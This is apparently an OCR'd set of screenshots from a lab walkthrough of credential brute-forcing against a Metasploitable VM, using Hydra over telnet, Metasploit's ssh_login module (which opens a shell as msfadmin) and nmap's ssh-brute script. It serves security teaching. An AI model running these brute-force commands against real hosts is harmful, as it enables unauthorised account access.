


HYDRA


Kali-Linux-2021.3-vmware-amd64 - VMware Workstation 16 Player (Non-commercial use only)
Player
root@kali: ~
File Actions Edit View Help
Type here to search
31°C
ENG
12:23
06-03-2022

```
┌──(root💀kali)-[~]
└─# hydra -L /root/username.txt -P /root/password.txt telnet://172.16.56.129
Hydra v9.2 (c) 2021 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal
purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-03-06 01:52:42
[WARNING] telnet is by its nature unreliable to analyze, if possible better choose FTP, SSH, etc. if available
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overw
riting, ./hydra.restore
[DATA] max 12 tasks per 1 server, overall 12 tasks, 12 login tries (l:3/p:4), ~1 try per task
[DATA] attacking telnet://172.16.56.129:23/
[23][telnet] host: 172.16.56.129   login: msfadmin   password: msfadmin
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-03-06 01:53:05

┌──(root💀kali)-[~]
└─# 
```



Kali-Linux-2021.3-vmware-amd64 - VMware Workstation 16 Player (Non-commercial use only)
Player
root@kali: ~
File Actions Edit View Help
Type here to search
31°C
ENG
12:21
06-03-2022

```
┌──(root💀kali)-[~]
└─# cat > username.txt
admin
root
msfadmin
asdw^C

┌──(root💀kali)-[~]
└─# cat > password.txt                                                                              130 ×
admin
toor
msfadmin
asd
^C

┌──(root💀kali)-[~]
└─#                                                                                                 130 ×
```



Kali-Linux-2021.3-vmware-amd64 - VMware Workstation 16 Player (Non-commercial use only)
Player
1 2 3 4
(genmon)XXX
1:53
root@kali: ~
File Actions Edit View Help
Type here to search
31°C
ENG
12:23
06-03-2022

```
┌──(root💀kali)-[~]
└─# hydra -L /root/username.txt -P /root/password.txt telnet://172.16.56.129
Hydra v9.2 (c) 2021 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal
purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-03-06 01:52:42
[WARNING] telnet is by its nature unreliable to analyze, if possible better choose FTP, SSH, etc. if available
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overw
riting, ./hydra.restore
[DATA] max 12 tasks per 1 server, overall 12 tasks, 12 login tries (l:3/p:4), ~1 try per task
[DATA] attacking telnet://172.16.56.129:23/
[23][telnet] host: 172.16.56.129   login: msfadmin   password: msfadmin
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-03-06 01:53:05

┌──(root💀kali)-[~]
└─# 
```

AUXILIARY MODULE



Kali-Linux-2021.3-vmware-amd64 - VMware Workstation 16 Player (Non-commercial use only)
Player
1 2 3 4
(genmon)XXX
2:00
root@kali: ~
File Actions Edit View Help
Type here to search
31°C
ENG
12:30
06-03-2022

```
msf6 > use auxiliary/scanner/ssh/ssh_

Matching Modules
================

   #  Name
       Disclosure Date  Rank    Check  Desc
ription
   -  ----
       ---------------  ----    -----  ----
-------
   0  auxiliary/scanner/ssh/ssh_login
                        normal  No     SSH
Login Check Scanner
   1  auxiliary/scanner/ssh/ssh_identify_pu
bkeys                   normal  No     SSH
Public Key Acceptance Scanner
   2  auxiliary/scanner/ssh/ssh_login_pubke
y                       normal  No     SSH
Public Key Login Scanner
   3  auxiliary/scanner/ssh/ssh_enumusers
                        normal  No     SSH
Username Enumeration
   4  auxiliary/scanner/ssh/ssh_version
                        normal  No     SSH
Version Scanner
   5  auxiliary/scanner/ssh/ssh_enum_git_ke
ys                      normal  No     Test
```



Kali-Linux-2021.3-vmware-amd64 - VMware Workstation 16 Player (Non-commercial use only)
Player
root@kali: ~
File Actions Edit View Help
Type here to search
31°C
ENG
12:38
06-03-2022


```
   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   BLANK_PASSWORDS   false            no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false            no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false            no        Add all passwords in the current database to the list
   DB_ALL_USERS      false            no        Add all users in the current database to the list
   PASSWORD                           no        A specific password to authenticate with
   PASS_FILE                          no        File containing passwords, one per line
   RHOSTS                             yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Met
                                                asploit
   RPORT             22               yes       The target port
   STOP_ON_SUCCESS   false            yes       Stop guessing when a credential works for a host
   THREADS           1                yes       The number of concurrent threads (max one per host)
   USERNAME                           no        A specific username to authenticate as
   USERPASS_FILE                      no        File containing users and passwords separated by space, one pair per line
   USER_AS_PASS      false            no        Try the username as the password for all users
   USER_FILE                          no        File containing usernames, one per line
   VERBOSE           false            yes       Whether to print output for all attempts

msf6 auxiliary(scanner/ssh/ssh_login) > set USER_FILE /root/username.txt
USER_FILE => /root/username.txt
msf6 auxiliary(scanner/ssh/ssh_login) > set PASS_FILE /root/password.txt
PASS_FILE => /root/password.txt
msf6 auxiliary(scanner/ssh/ssh_login) > set RHOST 172.16.56,129
RHOST => 172.16.56,129
msf6 auxiliary(scanner/ssh/ssh_login) > 
```




Kali-Linux-2021.3-vmware-amd64 - VMware Workstation 16 Player (Non-commercial use only)
Player
root@kali: ~
File Actions Edit View Help
Type here to search
32°C
ENG
12:52
06-03-2022

```
                                                asploit
   RPORT             22               yes       The target port
   STOP_ON_SUCCESS   false            yes       Stop guessing when a credential works for a host
   THREADS           1                yes       The number of concurrent threads (max one per host)
   USERNAME                           no        A specific username to authenticate as
   USERPASS_FILE                      no        File containing users and passwords separated by space, one pair per line
   USER_AS_PASS      false            no        Try the username as the password for all users
   USER_FILE         required yes     no        File containing usernames, one per line
   VERBOSE           false            yes       Whether to print output for all attempts

msf6 auxiliary(scanner/ssh/ssh_login) > run

[-] Msf::OptionValidateError The following options failed to validate: USER_FILE, PASS_FILE
msf6 auxiliary(scanner/ssh/ssh_login) > set PASS_FILE /root/password.txt
PASS_FILE => /root/password.txt
msf6 auxiliary(scanner/ssh/ssh_login) > set USER_FILE /root/username.txt
USER_FILE => /root/username.txt
msf6 auxiliary(scanner/ssh/ssh_login) > 
msf6 auxiliary(scanner/ssh/ssh_login) > run

[*] 172.16.56.129:22 - Starting bruteforce
[+] 172.16.56.129:22 - Success: 'msfadmin:msfadmin' 'uid=1000(msfadmin) gid=1000(msfadmin) groups=4(adm),20(dialout),24(cdrom),25(flopp
y),29(audio),30(dip),44(video),46(plugdev),107(fuse),111(lpadmin),112(admin),119(sambashare),1000(msfadmin) Linux metasploitable 2.6.24
-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux '
[*] Command shell session 1 opened (172.16.56.128:37397 -> 172.16.56.129:22) at 2022-03-06 02:22:16 -0500
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_login) > 
```


NSE SCRIPTS


Kali-Linux-2021.3-vmware-amd64 - VMware Workstation 16 Player (Non-commercial use only)
Player
root@kali: /usr/share/nmap/scripts
File Actions Edit View Help
Type here to search
32°C ENG 13:00 06-03-2022

```
┌──(root💀kali)-[~]
└─# cd /usr/share/nmap/scripts

┌──(root💀kali)-[/usr/share/nmap/scripts]
└─# ls
acarsd-info.nse                       http-hp-ilo-info.nse                     nrpe-enum.nse
address-info.nse                      http-huawei-hg5xx-vuln.nse               ntp-info.nse
afp-brute.nse                         http-icloud-findmyiphone.nse             ntp-monlist.nse
afp-ls.nse                            http-icloud-sendmsg.nse                  omp2-brute.nse
afp-path-vuln.nse                     http-iis-short-name-brute.nse            omp2-enum-targets.nse
afp-serverinfo.nse                    http-iis-webdav-vuln.nse                 omron-info.nse
afp-showmount.nse                     http-internal-ip-disclosure.nse          openflow-info.nse
ajp-auth.nse                          http-joomla-brute.nse                    openlookup-info.nse
ajp-brute.nse                         http-jsonp-detection.nse                 openvas-otp-brute.nse
ajp-headers.nse                       http-litespeed-sourcecode-download.nse   openwebnet-discovery.nse
ajp-methods.nse                       http-ls.nse                              oracle-brute.nse
ajp-request.nse                       http-majordomo2-dir-traversal.nse        oracle-brute-stealth.nse
allseeingeye-info.nse                 http-malware-host.nse                    oracle-enum-users.nse
amqp-info.nse                         http-mcmp.nse                            oracle-sid-brute.nse
asn-query.nse                         http-methods.nse                         oracle-tns-version.nse
auth-owners.nse                       http-method-tamper.nse                   ovs-agent-version.nse
auth-spoof.nse                        http-mobileversion-checker.nse           p2p-conficker.nse
backorifice-brute.nse                 http-ntlm-info.nse                       path-mtu.nse
backorifice-info.nse                  http-open-proxy.nse                      pcanywhere-brute.nse
bacnet-info.nse                       http-open-redirect.nse                   pcworx-info.nse
banner.nse                            http-passwd.nse                          pgsql-brute.nse
bitcoin-getaddr.nse                   http-phpmyadmin-dir-traversal.nse        pjl-ready-message.nse
```



Kali-Linux-2021.3-vmware-amd64 - VMware Workstation 16 Player (Non-commercial use only)
Player
root@kali: /usr/share/nmap/scripts
File Actions Edit View Help
Type here to search
32°C ENG 13:03 06-03-2022

```
┌──(root💀kali)-[/usr/share/nmap/scripts]
└─# ls -l | grep ssh
-rw-r--r-- 1 root root  5391 Oct 26 03:29 ssh2-enum-algos.nse
-rw-r--r-- 1 root root  1200 Oct 26 03:29 ssh-auth-methods.nse
-rw-r--r-- 1 root root  3045 Oct 26 03:29 ssh-brute.nse
-rw-r--r-- 1 root root 16036 Oct 26 03:29 ssh-hostkey.nse
-rw-r--r-- 1 root root  5948 Oct 26 03:29 ssh-publickey-acceptance.nse
-rw-r--r-- 1 root root  3781 Oct 26 03:29 ssh-run.nse
-rw-r--r-- 1 root root  1423 Oct 26 03:29 sshv1.nse

┌──(root💀kali)-[/usr/share/nmap/scripts]
└─# nmap --script ssh-brute.nse -p 22 172.16.56.129
```



Kali-Linux-2021.3-vmware-amd64 - VMware Workstation 16 Player (Non-commercial use only)
Player
root@kali: /usr/share/nmap/scripts
File Actions Edit View Help
Type here to search
32°C
ENG
13:07
06-03-2022

